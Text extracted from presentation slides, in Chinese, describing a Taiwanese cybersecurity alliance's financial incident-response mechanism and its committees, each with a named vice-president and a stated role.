
目標4：重大資安事件應變協助

因應資安事件發生之應變諮詢、協處，並發展事前示警情資服務。



金融資安事件的應變聯防機制

聯盟組織架構



金融資安事件的應變聯防機制

聯盟組織運作策略

處理聯盟共通性需求
之委員會

角色：盤點並統籌本聯盟
政策或法規建言，及辦理
資安政策法規相關活動

角色：盤點並統籌本聯盟可以
與外部哪些單位合作，並進行
相關合作之連結及初步洽談

政策與法規委員會
曾立峰 副會長
(台達電資訊長)

推廣服務委員會
葉正明 副會長
(欣興電資安長)

相互合作 發揮綜效

處理特定領域需求
之委員會

人才培訓委員會
蘇清偉 副會長
(富邦金資安長)

供應鏈資安委員會
朱建國 副會長
(遠傳電信資安長)

重大資安事件偵防應變委員
會
高大宇 副會長
(永豐金副總經理)

角色：辦理人才培訓課程、媒
合相關活動；審議提供會員之
培訓課程或相關資源內容

角色：運作供應鏈資安機制，
辦理資安個案、資安治理分享
活動，及資安威脅情資分析與
示警，強化產業資安韌性

角色：因應資安事件發生之
應變諮詢、協處，並發展事
前示警情資服務